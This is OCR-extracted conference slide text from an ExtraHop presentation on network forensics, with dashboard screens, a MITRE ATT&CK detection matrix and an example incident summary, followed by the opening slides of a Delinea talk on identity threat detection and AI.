
Analysis

[Go to Activity Map](#)

3D

+

-




device = pc2

Any Field ≈ Add filter

Fields [Grid Icon] [List Icon]

	Time ↓	Record Type	Site	Client IPv4 Address	Server IPv4 Address	Sender IPv4 Address	Receiver IPv4 Address	Client (client)	Sender (Server)	Sender (Device)
IBMMQ Request	2024-08-20 20:14:26.227	Flow	CTAPAC360	-	-	10.1.1.10	10.1.0.138	-	-	dc1.i.rx.tours
IBMMQ Response	2024-08-20 20:14:26.227	Flow	CTAPAC360	-	-	10.1.0.138	10.1.1.10	-	-	pc2
ICA Close	2024-08-20 20:14:24.211	Flow	CTAPAC360	-	-	10.1.1.10	10.1.0.138	-	-	pc2
ICA Open	2024-08-20 20:14:24.211	Flow	CTAPAC360	-	-	10.1.0.138	10.1.1.10	-	-	pc2
ICA Tick	2024-08-20 20:14:20.697	Flow	CTAPAC360	-	-	fe80::351f:26a4:633b:f74e	ff02::1:3	-	-	pc2
ICMP	2024-08-20 20:14:19.211	DNS Response	CTAPAC360	10.1.0.138	10.1.1.10	-	-	pc2	dc1.i.rx.tours	-
Kerberos Request	2024-08-20 20:14:19.211	DNS Request	CTAPAC360	10.1.0.138	10.1.1.10	-	-	pc2	dc1.i.rx.tours	-
Kerberos Response	2024-08-20 20:14:19.211	DNS Response	CTAPAC360	10.1.0.138	10.1.1.10	-	-	pc2	dc1.i.rx.tours	-
LDAP Request	2024-08-20 20:14:19.211	DNS Request	CTAPAC360	10.1.0.138	10.1.1.10	-	-	pc2	dc1.i.rx.tours	-
LDAP Response	2024-08-20 20:14:19.140	DNS Response	CTAPAC360	10.1.0.138	10.1.1.10	-	-	pc2	dc1.i.rx.tours	-
LLMNR Request	2024-08-20 20:14:19.140	DNS Request	CTAPAC360	10.1.0.138	10.1.1.10	-	-	pc2	dc1.i.rx.tours	-
LLMNR Response	2024-08-20 20:14:19.140	DNS Response	CTAPAC360	10.1.0.138	10.1.1.10	-	-	pc2	dc1.i.rx.tours	-
Memcache Request	2024-08-20 20:14:19.140	DNS Request	CTAPAC360	10.1.0.138	10.1.1.10	-	-	pc2	dc1.i.rx.tours	-
Memcache Response	2024-08-20 20:14:19.078	DNS Response	CTAPAC360	10.1.0.138	10.1.1.10	-	-	pc2	dc1.i.rx.tours	-
Microsoft 365 Directory Audit	2024-08-20 20:14:19.077	DNS Request	CTAPAC360	10.1.0.138	10.1.1.10	-	-	pc2	dc1.i.rx.tours	-
Microsoft 365 Risk Event	2024-08-20 20:14:19.077	DNS Response	CTAPAC360	10.1.0.138	10.1.1.10	-	-	pc2	dc1.i.rx.tours	-
Microsoft 365 Risky User	2024-08-20 20:14:18.996	DNS Request	CTAPAC360	10.1.0.138	10.1.1.10	-	-	pc2	dc1.i.rx.tours	-
Microsoft 365 Signins	2024-08-20 20:14:18.995	DNS Response	CTAPAC360	10.1.0.138	10.1.1.10	-	-	pc2	dc1.i.rx.tours	-
Modbus	2024-08-20 20:14:18.995	DNS Request	CTAPAC360	10.1.0.138	10.1.1.10	-	-	pc2	dc1.i.rx.tours	-
MongoDB Request	2024-08-20 20:14:18.995	DNS Response	CTAPAC360	10.1.0.138	10.1.1.10	-	-	pc2	dc1.i.rx.tours	-
MongoDB Response	2024-08-20 20:14:18.995	DNS Request	CTAPAC360	10.1.0.138	10.1.1.10	-	-	pc2	dc1.i.rx.tours	-
MSMQ	2024-08-20 20:14:18.790	DNS Response	CTAPAC360	10.1.0.138	10.1.1.10	-	-	pc2	dc1.i.rx.tours	-
MSRPC Request	2024-08-20 20:14:18.790	DNS Request	CTAPAC360	10.1.0.138	10.1.1.10	-	-	pc2	dc1.i.rx.tours	-
MSRPC Response	2024-08-20 20:14:18.790	DNS Response	CTAPAC360	10.1.0.138	10.1.1.10	-	-	pc2	dc1.i.rx.tours	-
NFS	2024-08-20 20:14:18.789	DNS Request	CTAPAC360	10.1.0.138	10.1.1.10	-	-	pc2	dc1.i.rx.tours	-

Analysis



Documentation

ExtraHop RevealX 360 keeps records and packets for a defined amount of time based on mission requirement.

Records and Packets are exportable to external platforms for inclusion into purpose built reports or for long term storage

29

Active Devices

+10 since previous week

The number of devices that were active on your network.

4

👑 High Value Devices

No change since previous week

The number of devices that provide authentication or essential services and that have been marked as high value.

10

New Devices

+10 since previous week

The number of devices that were discovered on your network.

33

Cloud Services

+13 since previous week

The number of external cloud services that sent or received traffic to devices in your network.

Service	In	Out
Zoom	675 MB	2.74 MB
Dropbox	631 MB	3.83 MB
CrowdStrike	184 MB	112 MB
Google	231 MB	2.4 MB
Amazon S3	232 MB	261 KB
Amazon EC2	56.8 MB	56 MB
Facebook	92 MB	1.86 MB

26 More

18

Geolocations

+3 since previous week

The number of geolocations that sent or received traffic to devices in your network.

8

Devices Accepting External Connections

+4 since previous week

The number of devices in your network that accepted connections from external endpoints.

3

Devices with Endpoint Agents

No change since previous week

The number of devices in your network that have Endpoint Detection and Response (EDR) software installed.

4

Hardening Detection Types

+1 since previous week

The number of hardening detection types that were generated by your ExtraHop system.

12

Active Directory Users

-777 since previous week

The number of authenticated Active Directory users on your network.



Presentation

MITRE Technique Offender Victim Assignee **Site** More...

	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Impact
	BITS Jobs T1197	Brute Force T1110 20 Detections	Account Discovery T1087 10 Detections	Exploitation of Remote Services T1210 15 Detections	Archive Collected Data T1560	Automated Exfiltration T1020 5 Detections	Application Layer Protocol T1071 443 Detections	Account Access Removal T1531 3 Detections
	Build Image on Host T1612	Credentials from Password Stores T1555	Cloud Service Discovery T1526	Lateral Tool Transfer T1570 10 Detections	Data from Cloud Storage Object T1530	Data Transfer Size Limits T1030 8 Detections	Data Encoding T1132 145 Detections	Data Destruction T1485
	Exploitation for Defense Evasion T1211	Exploitation for Credential Access T1212	Domain Trust Discovery T1482	Remote Services T1021 23 Detections	Data from Configuration Repository T1602	Exfiltration Over Alternative Protocol T1048 8 Detections	Data Obfuscation T1001 145 Detections	Data Encrypted for Impact T1486 3 Detections
	Hijack Execution Flow T1574	Forced Authentication T1187	File and Directory Discovery T1083	Taint Shared Content T1080 10 Detections	Data from Information Repositories T1213 4 Detections	Exfiltration Over C2 Channel T1041 8 Detections	Dynamic Resolution T1568 8 Detections	Endpoint Denial of Service T1499 2 Detections
	Impair Defenses T1562	Man-in-the-Middle T1557 10 Detections	Group Policy Discovery T1615	Use Alternate Authentication Material T1550 4 Detections	Data from Local System T1005 2 Detections	Exfiltration Over Other Network Medium T1011 5 Detections	Encrypted Channel T1573 151 Detections	Inhibit System Recovery T1490
	Indicator Removal on Host T1070	Modify Authentication Process T1556	Network Service Scanning T1046 9 Detections	Network Share Discovery T1135 3 Detections	Data from Network Shared Drive T1039	Exfiltration Over Web Service T1567 5 Detections	Fallback Channels T1008 145 Detections	Network Denial of Service T1498 2 Detections
	Exploitation for Privilege Escalation T1068 5 Detections	Hijack Execution Flow T1574	Network Sniffing T1040 11 Detections	Network Sniffing T1040 11 Detections	Data Staged T1074	Scheduled Transfer T1029 142 Detections	Ingress Tool Transfer T1105 4 Detections	Resource Hijacking T1496 10 Detections
	Create Account T1136	Scheduled Task/Job T1053 3 Detections	OS Credential Dumping T1003 2 Detections	Password Policy Discovery T1201	Email Collection T1114	Transfer Data to Cloud Account T1537	Multi-Stage Channels T1104 145 Detections	System Shutdown/Reboot T1529 2 Detections
	Create or Modify System Process T1543	Modify Registry T1112	Steal or Forge Authentication Certificates T1649	Permission Groups Discovery T1069	Man-in-the-Middle T1557 10 Detections		Non-Application Layer Protocol T1095 3 Detections	
	Event Triggered Execution T1546	Network Boundary Bridging T1599	Steal or Forge Kerberos Tickets T1558 6 Detections	Query Registry T1012			Non-Standard Port T1571 138 Detections	
	Browser Extensions T1176 137 Detections	Obfuscated Files or Information T1027	Unsecured Credentials T1552	Remote System Discovery T1018 3 Detections			Protocol Tunneling T1572	
	Scheduled Task/Job T1053 3 Detections	Rogue Domain Controller T1207						
	System Services T1569 15 Detections	Signed Binary Proxy Execution T1218						
	User Execution T1204	Subvert Trust Controls T1553						
	Windows Management Instrumentation T1047 3 Detections							
	Valid Accounts T1078 19 Detections							
	Supply Chain Compromise T1195							
	Phishing T1566 12 Detections							
	T1200 1 Detection							

August Incident - Ongoing

Created By: ExtraHop
Created: 29 minutes ago
Last Updated: 29 minutes ago
Investigation ID: 1

SUMMARY | ATTACK MAP

Attack Categories

Command & Control 0 | Reconnaissance 2 | Exploitation 3 | Lateral Movement 0 | Actions on Objective 2

Detections

10 detections linked in this investigation

Aug 20 16:51 • 4 hours ago

83 Data Exfiltration
ACTIONS ON OBJECTIVE, EXFILTRATION

winsrvr-prod1.patchtuesdays.com 162.125.1.14

Aug 20 16:34 • 4 hours ago

84 NTLM Relay Attack
EXPLOITATION

webservr-00.patchtuesdays.com 2 Victims

Aug 20 16:30 • 4 hours ago

83 CVE-2021-34527 Windows Print Spooler Exploit Attempt
EXPLOITATION

webservr-00.patchtuesdays.com winsrvr-prod1.patchtuesdays.com

Aug 20 16:10 • 4 hours ago

37 LDAP SPN Scan
RECONNAISSANCE

webservr-00.patchtuesdays.com winsrvr-prod.patchtuesdays.com

Aug 20 16:10 • 4 hours ago

70 BloodHound Enumeration Activity
RECONNAISSANCE

webservr-00.patchtuesdays.com winsrvr-prod.patchtuesdays.com

Aug 20 16:00 • 4 hours ago

Participants

7 participants linked in this investigation

External Endpoints

- 203.0.113.42
SUSPICIOUS External Endpoint
- 162.125.1.14
content.dropboxapi.com
External Endpoint

High Value Devices

- winsrvr-prod.patchtuesdays.com
10.22.11.22

Recurring Participants

- webservr-00.patchtuesdays.com
10.22.96.18
- winsrvr-prod1.patchtuesdays.com
10.22.96.4
- winsrvr-prod1.patchtuesdays.com
10.22.96.4
- adcs-00.patchtuesdays.com
10.22.96.9

Status and Response Actions

Last edited by ExtraHop on Aug 20 20:00

Status	Assessment	Assignee
OPEN	Undecided	Unassigned

Notes



Network Forensics

Identification

Full coverage of your entire ecosystem regardless of infrastructure

Preservation

Isolate, Secure, and Preserve data to prevent tampering or deletion

Presentation


Summarize and explain the conclusions of completed or ongoing analysis

Documentation

Comprehensive records to include a detailed accounting of actions

Analysis

Examination and interpretation of the preserved activity or data



Packet Data Augments and Improves your Data Forensics Processes.

Look at the Network, not just the Host or the Log.

Let's Continue the Conversation

EXTRAHOP[®]

[Extrahop.com/demo](https://extrahop.com/demo)

Rob Mathieson
SE Director – Public Sector
RobertMA@ExtraHop.com


EXTRAHOP™

Q&A



Thank You for Attending This Session

**Please Ask Your Questions in Slack:
[#2a-solutions-questions-for-speakers](#)**



Delinea

Identity Threat Protection and AI: A Sympatico Relationship

Jeff Carpenter

Principal Product Marketing Manager, Delinea

#2a-solutions-questions-for-speakers



ITDR and AI: A Sympatico Relationship



Jeff Carpenter, CISSP, CCSP
Delinea

We're so glad you're here!

What you will hear today

During this session, you will learn:

- The fundamental capabilities of Identity Threat Detection and Response (ITDR).
- How artificial intelligence (AI) is aiding in both preventing identity-related attacks and remediating them shortly after they happen
- Discuss how Delinea's solution – Identity Threat Protection is helping organizations lower their risk of the identity compromise



The Challenge: Identity is the Leading Attack Vector

“Threat actors continue to take advantage of assets with default, simplistic and easily guessable credentials via brute forcing them, buying them or reusing them from previous breaches.” – 2024 DBIR page 42

What are we doing about it?






85%

